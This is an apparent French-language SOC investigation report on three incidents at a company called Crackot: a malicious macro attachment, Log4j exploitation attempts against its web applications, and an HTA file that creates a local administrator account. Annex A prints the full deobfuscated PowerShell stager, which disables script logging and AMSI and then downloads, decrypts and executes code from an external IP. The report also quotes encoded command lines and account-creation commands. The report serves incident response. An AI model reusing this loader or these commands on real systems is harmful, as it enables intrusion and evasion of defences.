Crackot

RAPPORT D'INVESTIGATION

CELLULE SOC

Juillet 2024

Version	Date	Propriétaire	Rédacteur / Autorité
1.0	19/07/2024	Cellule SOC	Nicolas Clerbout
Finale			

Table des matières

1 – Pièce Jointe Suspecte

Résumé

- Source : Signalement utilisateur.
- Qualification : Incident avéré.
- Justification : La pièce jointe est effectivement malveillante faite pour contacter une IP externe, télécharger des données chiffrées et exécuter du code. Elle a été ouverte et a de fait contacté une IP externe.

Le 28/02/2023 un signalement de pièce jointe suspecte par le Directeur Marketing est remonté sur la plateforme TheHive. Le fichier suspect est nommé `facture_edf_1[.]docm`.

L'analyse statique en environnement sandbox et l'utilisation de ressources libres en ligne confirment que le fichier est malicieux (Macro exécutant un script Powershell qui contacte une IP externe et provoque une exécution de code arbitraire).

De plus, l'analyse des logs du SIEM Elasticsearch révèle que le fichier malicieux a été ouvert le 27/02/2023 sur un poste de travail du réseau de Crackot.

Détails d'investigation

Actifs Impactés

- Machine `DESKTOP-UUNV01D`
- Compte utilisateur `RolandBlanc`


IoCs


- Fichier `facture_edf_1[.]docm` (SHA256)
  `1c10ddc82fc2799acd9a3ee2d9ca6f9733efe005866bdaf2a7ab6105f42d61ec`
- IP externe : 107[.]189[.]8[.]58
  Ponynet ; Frantech Solutions

Analyse Technique


Analyse statique du fichier et utilisation de ressources libres en ligne

Utilisation de l'outil `oledump.py`.





Confirmation de la présence d'une macro



La macro exécute un script Powershell

Le script est obfusqué par un encodage en base64. Utilisation d'un outil en ligne pour le décoder (https://www.base64decode.org). Voir l'Annexe A pour une capture d'écran du script décodé.

Analyse du script Powershell :

- Options suspectes : Pas de profil chargé (`-noP`) et taille minimale de fenêtre (`w 1`)
- Contournement de défense : désactivation de la journalisation des blocs de script et de l'AMSI ;
- Falsification du champ User-Agent pour tenter de paraître légitime.
- Connexion vers IP externe : `107[.]189[.]8[.]58` avec téléchargement de données déchiffrées par une clé RC4 ;
- Exécution de code : IEX (`Invoke-Expression`) en fin de script.

Récupération du hash du fichier (SHA256) et recherches en lignes.

Le fichier est identifié comme malveillant sur VirusTotal

De plus, le fichier est identifié comme malveillant sur Any.Run avec un rapport public (https://app.any.run/tasks/ea5cd04b-b5ec-4d60-a058-158b9bab5a7f/).

Analyse des logs du SIEM

Recherche par mot clé avec le nom du fichier malveillant. Confirmation d'ouverture sur un poste de travail par le compte utilisateur `RolandBlanc`

La machine `DESKTOP-UUNV01D` a bien établi une connexion avec l'IP `107[.]189[.]8[.]58` suite à cette ouverture :

Pas d'autre log impliquant cette adresse IP.

TTPs et Chronologie

27/02/2023 17:58:30	Exécution de Fichier Malveillant (T1204.002) Ouverture du fichier malveillant sur DESKTOP-UUNV01D dossier de fichiers temporaires du compte utilisateur RolandBlanc
27/02/2023 17:58:31	Exécution d'Interpréteur Powershell de Commande et Script (T1059.001) Contournement des défenses : Obfuscation de Commandes (T1027.010) et Désactivation d'outils (T1562.001)

	Commande et Contrôle, Protocole De la Couche Application – Protocole Web (T1071.001) : connexion HTTP vers 107[.]189[.]8[.]58
28/02/2023 10:45	Découverte du vecteur d'Accès Initial par Pièce Jointe (T1566.001) Signalement de pièce jointe par le Directeur Marketing

2 – Nombre d'Erreurs Elevé sur le WAF

Résumé

- Source : Logs waf dans le SIEM.
- Qualification : Incident avéré.
- Justification : Des requêtes http malveillantes exploitant la vulnérabilité CVE-2021-44228 ont été adressées à l'application web de Crackot. Certaines ont été autorisées par le WAF.

Le 03/03/2023, le nombre d'erreurs code 503 sur le pare-feu d'application web (WAF) a dépassé le seuil configuré provoquant ainsi une alerte remontée sur la plateforme TheHive

L'analyse des logs en question révèle que certaines de ces erreurs ont été provoquées par des requêtes malveillantes contre l'application web publique de Crackot (02 et 03/03/2023). Celles-ci visent à exploiter la vulnérabilité Log4j documentée dans la CVE-2021-44228 et ses variantes (présence d'un appel JNDI dans l'url avec l'expression `${jndi:`).

En outre, l'analyse montre que le WAF a autorisé 61 autres requêtes de ce type sur la même période, dont une grande majorité ont abouti.

Détails d'Investigation

Actifs Impactés

Application Web Crackot aux adresses :

- a.crackot.co
- api.crackot.co
- app.crackot.co
- faq.crackot.co
- gateway.crackot.co
- hello.crackot.co
- partners.crackot.co
- product.crackot.co

IoCs

- Requêtes HTTP avec appel JNDI établissant une connexion vers l'extérieur ;
- IP externe `78[.]34[.]3[.]1` associée au FAI allemand NetCologne ;
- Domaines `graffa[.]basics-shelter.corp` et `grecofood[.]com` ;
- Adresses IP sources des requêtes malveillantes :

212[.]6[.]39[.]132	82[.]163[.]203[.]42	62[.]34[.]80[.]68	194[.]30[.]222[.]146	46[.]235[.]19[.]33
81[.]53[.]165[.]22	86[.]246[.]66[.]199	108[.]177[.]18[.]197	13[.]37[.]213[.]116	54[.]247[.]49[.]213
79[.]112[.]20[.]81	83[.]159[.]94[.]173	34[.]222[.]179[.]93	89[.]12[.]180[.]216	37[.]223[.]37[.]88
94[.]204[.]130[.]161	178[.]134[.]112[.]110	156[.]200[.]122[.]138	108[.]177[.]18[.]205	85[.]58[.]239[.]181
90[.]102[.]108[.]131	34[.]241[.]63[.]207	34[.]242[.]12[.]61	3[.]252[.]243[.]244	54[.]71[.]95[.]223
5[.]20[.]127[.]48	34[.]248[.]211[.]34	89[.]83[.]167[.]2	93[.]66[.]84[.]155	151[.]60[.]14[.]75
3[.]250[.]172[.]113	52[.]36[.]215[.]48	78[.]228[.]111[.]137	54[.]190[.]110[.]140	34[.]219[.]11[.]252
87[.]]116[.]135[.]37	40[.]68[.]210[.]46	79[.]146[.]134[.]209	194[.]50[.]253[.]95	34[.]250[.]94[.]24
62[.]23[.]214[.]210	54[.]190[.]148[.]196	93[.]22[.]148[.]253	52[.]30[.]62[.]209	92[.]177[.]225[.]161
54[.]201[.]141[.]180	91[.]65[.]30[.]192	52[.]18[.]55[.]16	93[.]43[.]202[.]19	91[.]65[.]165[.]247
185[.]73[.]135[.]10				

Analyse Technique

Recherche par Code Erreur

Dans les logs waf du SIEM (`status:503`). Plus de 9500 correspondances pour les journées des 2 et 3 mars 2023.

Filtrage par règle WAF appliquée (`waf.ruleid:«e»`) :


`status:500` *et* `waf.ruleid:«e»`. *39 requêtes identifiées*

Les 39 requêtes identifiées contiennent un appel «`${jndi:`» caractéristique de tentatives d'exploitation de la vulnérabilité Log4j (CVE-2021-44228 et variantes).

Recherche par mot-clé dans l'ensemble des logs waf

100 correspondances pour le mot-clé «`${jndi:`».

- Donc, 61 requêtes additionnelles identifiées.
- Ces 61 requêtes malveillantes ont été autorisées par le WAF (`waf.action:«pass»`). Sur ces 61 requêtes, 55 ont abouti ou été redirigées (codes `20X` et `30X`) et seulement 6 ont échoué (codes `4XX`) :




DOCUMENTS STATS	
count	61
percentage	100%
distinct values	7

SUMMARY	
min	200
median	200
max	499

TOP VALUES	
200	41 (67.2%)
302	13 (21.3%)
401	2 (3.3%)
403	2 (3.3%)
202	1 (1.6%)
400	1 (1.6%)
499	1 (1.6%)


Calculated from **61** records.

Sources des 100 requêtes malveillantes : 51 adresses IP (`«source.ip»`) uniques. Voir la liste dans la section « IoCs » ci-dessus.



DOCUMENTS STATS	
count	100
percentage	100%
distinct values	51

URL ciblées par les requêtes malveillantes : 8 domaines ciblés (`«url.domain»`) :



DOCUMENTS STATS	
count	100
percentage	100%
distinct values	8

TOP VALUES	
a.crackot.co	18 (18%)
api.crackot.co	18 (18%)
app.crackot.co	18 (18%)
faq.crackot.co	11 (11%)
gateway.crackot.co	11 (11%)
hello.crackot.co	9 (9%)
partners.crackot.co	8 (8%)
product.crackot.co	7 (7%)

Calculated from **100** records.

Adresses IP ou domaines externes contactés suite aux requêtes malveillantes réussies :

- `78[.]34[.]3[.]1`
  associée au FAI allemand NetCologne
- `graffa[.]basics-shelter[.]corp` et `grecofood[.]com`

TTPs et Chronologie

02/03/2023 21:27:56	Première tentative de requête malveillante.
03/03/2023 00:01:07	Accès Initial par Exploitation d'Application Web Publique (`T1190`) Requête malveillante autorisée par le WAF et aboutissant (code HTTP 200).
03/03/2023 20:05:01	Dernière requête malveillante enregistrée.

3 – Comportement Suspect sur Poste de Travail

Résumé

- Source : Signalement utilisateur.
- Qualification : Incident avéré.
- Justification : L'ouverture d'un fichier malveillant a provoqué une séquence d'activités incluant la création d'un compte utilisateur et l'élévation de ses privilèges.

Le 28/02/2023, un signalement de comportement anormal de son poste de travail (`DESKTOP-O6CSQRA`) par un employé de la Division Recrutement est remonté sur la plateforme TheHive. Les symptômes incluent l'allumage et l'extinction aléatoires de la webcam ainsi que l'apparition et disparition extrêmement rapides d'invites de commande entre autres. Une capture de trafic réseau a été effectuée sur le poste de travail.

L'analyse du fichier `pcapng` révèle qu'il y a bien eu connexion vers une IP externe malveillante (`101[.]43[.]190[.]181`), avec notamment des requêtes HTTP de types GET et POST vers celle-ci.

De plus, l'analyse des logs sysmon du SIEM a permis de mettre en lumière l'ouverture d'un fichier malveillant stockant du code qui peut être exécuté à partir d'un document HTML (`invoice_89798[.]hta`). Le code exécuté est très semblable à celui de la pièce jointe analysée en Section 1 ci-dessus.

Outre la communication avec l'IP externe malveillante, la séquence d'attaque contient également la création d'un compte utilisateur et l'élévation de ses privilèges.

Détails d'Investigation

Actifs Impactés

- Machine `DESKTOP-O6CSQRA`
- Compte Utilisateur `PrinceGbedjinou`
- Grouple local d'utilisateurs `Administrators`

IoCs

- Fichier `invoice_89798[.]hta`

- IP interne 192[.]168[.]1[.]36.
- IP externe 101[.]43[.]190[.]181
  TENCENT-CN (Tencent Computer Systems Company, Chine).

Analyse Technique

Analyse de la capture de trafic réseau

- 24 adresses IP externes contactées depuis l'IP 192.168.1.35 ;
- 1 adresse identifiée comme malveillante sur VirusTotal : 101[.]43[.]190[.]181 (https://www.virustotal.com/gui/ip-address/101.43.190.181) ;

Trafic de 323 paquets capturé entre l'hôte et l'IP malveillante, incluant l'envoi de requêtes HTTP de type GET et POST.

No.	Time	Source	Destination	Protocol	Length	Sequence Number	Info
949	2023-03-05 11:44:00.443393	192.168.1.35	101.43.190.181	HTTP	266	1	GET /news.php HTTP/1.1
962	2023-03-05 11:44:02.297750	192.168.1.35	101.43.190.181	HTTP	516	377	POST /login/process.php HTTP/1.1
971	2023-03-05 11:44:03.279779	192.168.1.35	101.43.190.181	HTTP	260	1015	POST /login/process.php HTTP/1.1
1016	2023-03-05 11:44:08.904840	192.168.1.35	101.43.190.181	HTTP	238	1221	GET /admin/get.php HTTP/1.1
1030	2023-03-05 11:44:13.978279	192.168.1.35	101.43.190.181	HTTP	233	1405	GET /news.php HTTP/1.1
1037	2023-03-05 11:44:14.795312	192.168.1.35	101.43.190.181	HTTP	308	1744	POST /admin/get.php HTTP/1.1
1050	2023-03-05 11:44:19.912995	192.168.1.35	101.43.190.181	HTTP	238	1998	GET /admin/get.php HTTP/1.1
1062	2023-03-05 11:44:25.004848	192.168.1.35	101.43.190.181	HTTP	233	2182	GET /news.php HTTP/1.1
1079	2023-03-05 11:44:30.083908	192.168.1.35	101.43.190.181	HTTP	233	2361	GET /news.php HTTP/1.1

A part la machine impactée, l'IP malveillante a contacté une IP de multicast (224[.]0[.]0[.]251)

928	2023-03-05 11:43:45.943576	101.43.190.181	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251
1829	2023-03-05 11:47:05.567229	101.43.190.181	224.0.0.251	MDNS	96	Standard query 0x0000 A kubernetes.default.svc.cluster.local, "QM" question
1832	2023-03-05 11:47:06.569464	101.43.190.181	224.0.0.251	MDNS	96	Standard query 0x0000 A kubernetes.default.svc.cluster.local, "QM" question
1838	2023-03-05 11:47:08.571521	101.43.190.181	224.0.0.251	MDNS	96	Standard query 0x0000 A kubernetes.default.svc.cluster.local, "QM" question
2596	2023-03-05 11:50:31.253500	101.43.190.181	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251

Analyse des logs du SIEM

Recherche de connexion vers IP malveillante 101[.]43[.]190[.]181

@timestamp	_id	process.name	destination.ip	process.command_line	process.parent.name
Feb 27, 2023 @ 15:58:55.479	gWk-soYBx6vk5ALbNem9	powershell.exe	101.43.190.181	-	-
Feb 27, 2023 @ 15:58:31.125	gGk-soYBx6vk5ALbNelQ	powershell.exe	-	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAGEAQgBMAEUALgBQAFMAVgBFAFIAcwBJAE8ATgAuAE0AYQBKAE8AcgAgAC0ARwBFACAAMwApAHsAJABGADAAQwAzADIAPQBbAHIARQBmAF0ALgBBAFMAcwBFAE0AYgBMAFkALgBHAEUAVABUAHkAUABlACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAb	mshta.exe

- 1 correspondance : le nom de la machine est DESKTOP-O6CSQRA
- La connexion est initiée par Powershell, suite à l'exécution d'un script similaire à celui analysé dans la Section 1, mais qui contacte cette fois-ci l'IP interne 192[.]168[.]1[.]36 sur le port 8080.

Le processus parent de cette exécution de Powershell est mshtka.exe. Il correspond à l'ouverture du fichier invoice_89798[.]hta :

@timestamp	_id	process.name	destination.ip	process.command_line	process.parent.name
Feb 27, 2023 @ 15:58:30.831	f2k-soYBx6vk5ALbNOnv	mshta.exe	-	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\PrinceGbedjinou\Downloads\invoice_89798.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}	Explorer.EXE

Le fichier se trouvait dans le dossier `Downloads` du compte utilisateur `PrinceGbedjinou`.

Activité sur la machine suite à l'exécution malveillante de Powershell

Le `pid` de l'exécution malveillante de Powershell est `7956`. Il a généré 4 processus enfants :

@timestamp	_id	process.name	process.parent.pid	process.command_line
Feb 27, 2023 @ 16:10:35.579	hWk-soYBx6vk5ALbNulR	net.exe	7,956	C:\Windows\system32\net.exe localgroups administrators backup /add
Feb 27, 2023 @ 16:10:34.498	hGk-soYBx6vk5ALbNulA	net.exe	7,956	C:\Windows\system32\net.exe user backup Password123! /add
Feb 27, 2023 @ 16:01:54.879	g2k-soYBx6vk5ALbNukz	eventvwr.exe	7,956	"C:\Windows\system32\eventvwr.exe"
Feb 27, 2023 @ 16:01:00.687	gmk-soYBx6vk5ALbNenG	whoami.exe	7,956	C:\Windows\SysWOW64\whoami.exe

Filtre «`process.parent.pid:7956`» sur `DESKTOP-O6CSQRA`

- Création d'un compte utilisateur `backup` ;
- Élévation de privilèges : ajout du compte `backup` au groupe local `Administrators`

Utilisateur `PrinceGbedjinou`

Seulement 7 logs dans le SIEM associé à ce compte utilisateur. Tous concernent la machine `DESKTOP-O6CSQRA` et la séquence d'actions commençant avec l'ouverture du fichier malveillant `invoice_89798[.]hta`.

Le compte utilisateur habituellement associé à cette machine semble être `TheodoreParent`.

TTPs et Chronologie

27/02/2023 15:58:30	Exécution de Fichier Malveillant (`T1204.002`) Ouverture du fichier malveillant `invoice_89798[.]hta` sur `DESKTOP-O6CSQRA` Première apparition du compte utilisateur `PrinceGbedjinou`
27/02/2023 15:58:31	Exécution d'Interpréteur Powershell de Commande et Script (`T1059.001`) Contournement des défenses : Obfuscation de Commandes (`T1027.010`) et Désactivation d'outils (`T1562.001`)
27/02/2023 15:58:55	Commande et Contrôle, Protocole De la Couche Application – Protocole Web (`T1071.001`) : connexion (via Powershell) vers l'IP `101[.]43[.]190[.]181`
27/02/2023 16:10:34	Persistance : Création de Compte Local (`T1136.001`) Création du compte utilisateur `backup`
27/02/2023 16:10:35	Élévation de Privilèges (`TA0004`) Ajout de l'utilisateur `backup` au groupe local `Administrators`

	Dernière apparition du compte utilisateur `PrinceGbedjinou`
28/02/2023 14:25	Signalement du comportement suspect du poste de travail.

Annexe A – Première alerte : script malveillant désobfusqué

```
# Vérifie si la version de PowerShell est supérieure ou égale à 3
If($PSVersionTable.PSVersion.Major -ge 3) {

    # Obtient le champ 'cachedGroupPolicySettings' de la classe 'System.Management.Automation.Utils'
    $6866 = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"('cachedGroupPolicySettings', 'NonPublic,Static')

    # Si le champ est trouvé
    IF($6866) {
        $1Fe7 = $6866.GetValue($null)

        # Désactive la journalisation des blocs de scripts si elle est activée
        IF($1fe7['ScriptBlockLogging']) {
            $1Fe7['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
            $1Fe7['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
        }

        # Crée un dictionnaire générique pour désactiver la journalisation des blocs de scripts
        $val = [Collections.Generic.Dictionary[String, System.Object]]::New()
        $val.Add('EnableScriptBlockLogging', 0)
        $val.Add('EnableScriptBlockInvocationLogging', 0)
        $1Fe7['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging'] = $val
    }
    ELSE {
        # Si le champ 'cachedGroupPolicySettings' n'est pas trouvé, désactive les signatures de ScriptBlock
        [ScriptBlock]."GetField"('signatures', 'NonPublic,Static').SetValue($null, (New-Object Collections.Generic.HashSet[String]))
    }

    # Désactive l'analyse AMSI (Antimalware Scan Interface)
    $REF = [ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
    $REF.GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null, $true)
}

# Désactive Expect100Continue
[System.Net.ServicePointManager]::Expect100Continue = 0

# Crée un nouvel objet WebClient
$F94e = New-Object System.Net.WebClient

# Définit l'agent utilisateur (User-Agent)
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'

# Définit l'URL du serveur
$ser = 'http://107.189.8.58:8088'

# Définit le chemin d'accès
$t = '/admin/get.php'

# Ajoute l'en-tête User-Agent
$F94e.Headers.Add('User-Agent', $u)
```

```
# Configure le proxy par défaut et les informations d'identification
$F94e.Proxy = [System.Net.WebRequest]::DefaultWebProxy
$F94e.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
$Script:Proxy = $F94e.Proxy

# Définit une clé pour le chiffrement/déchiffrement
$K = [System.Text.Encoding]::ASCII.GetBytes('4=(@R^Ds8,tTSG0|<1~?QA;vN)%ZJdzU')

# Fonction pour le chiffrement/déchiffrement (RC4)
$R = {
    $D, $K = $Args
    $S = 0..255
    0..255 | % {
        $J = ($J + $S[$_] + $K[$_ % $K.Count]) % 256
        $S[$_], $S[$J] = $S[$J], $S[$_]
    }
    $D | % {
        $I = ($I + 1) % 256
        $H = ($H + $S[$I]) % 256
        $S[$I], $S[$H] = $S[$H], $S[$I]
        $_ -bxor $S[($S[$I] + $S[$H]) % 256]
    }
}

# Ajoute un cookie à l'en-tête
$F94e.Headers.Add("Cookie", "uzSgNNKQZjNu=jYdTgZVY21669s7gD7FPLGALXns=")

# Télécharge les données depuis l'URL construite
$Data = $F94e.DownloadData($ser + $t)

# Sépare les données en IV et en données chiffrées
$Iv = $Data[0..3]
$Data = $Data[4..$Data.Length]

# Déchiffre et exécute le code téléchargé
-join [char[]](& $R $Data ($Iv + $K)) | IEX
```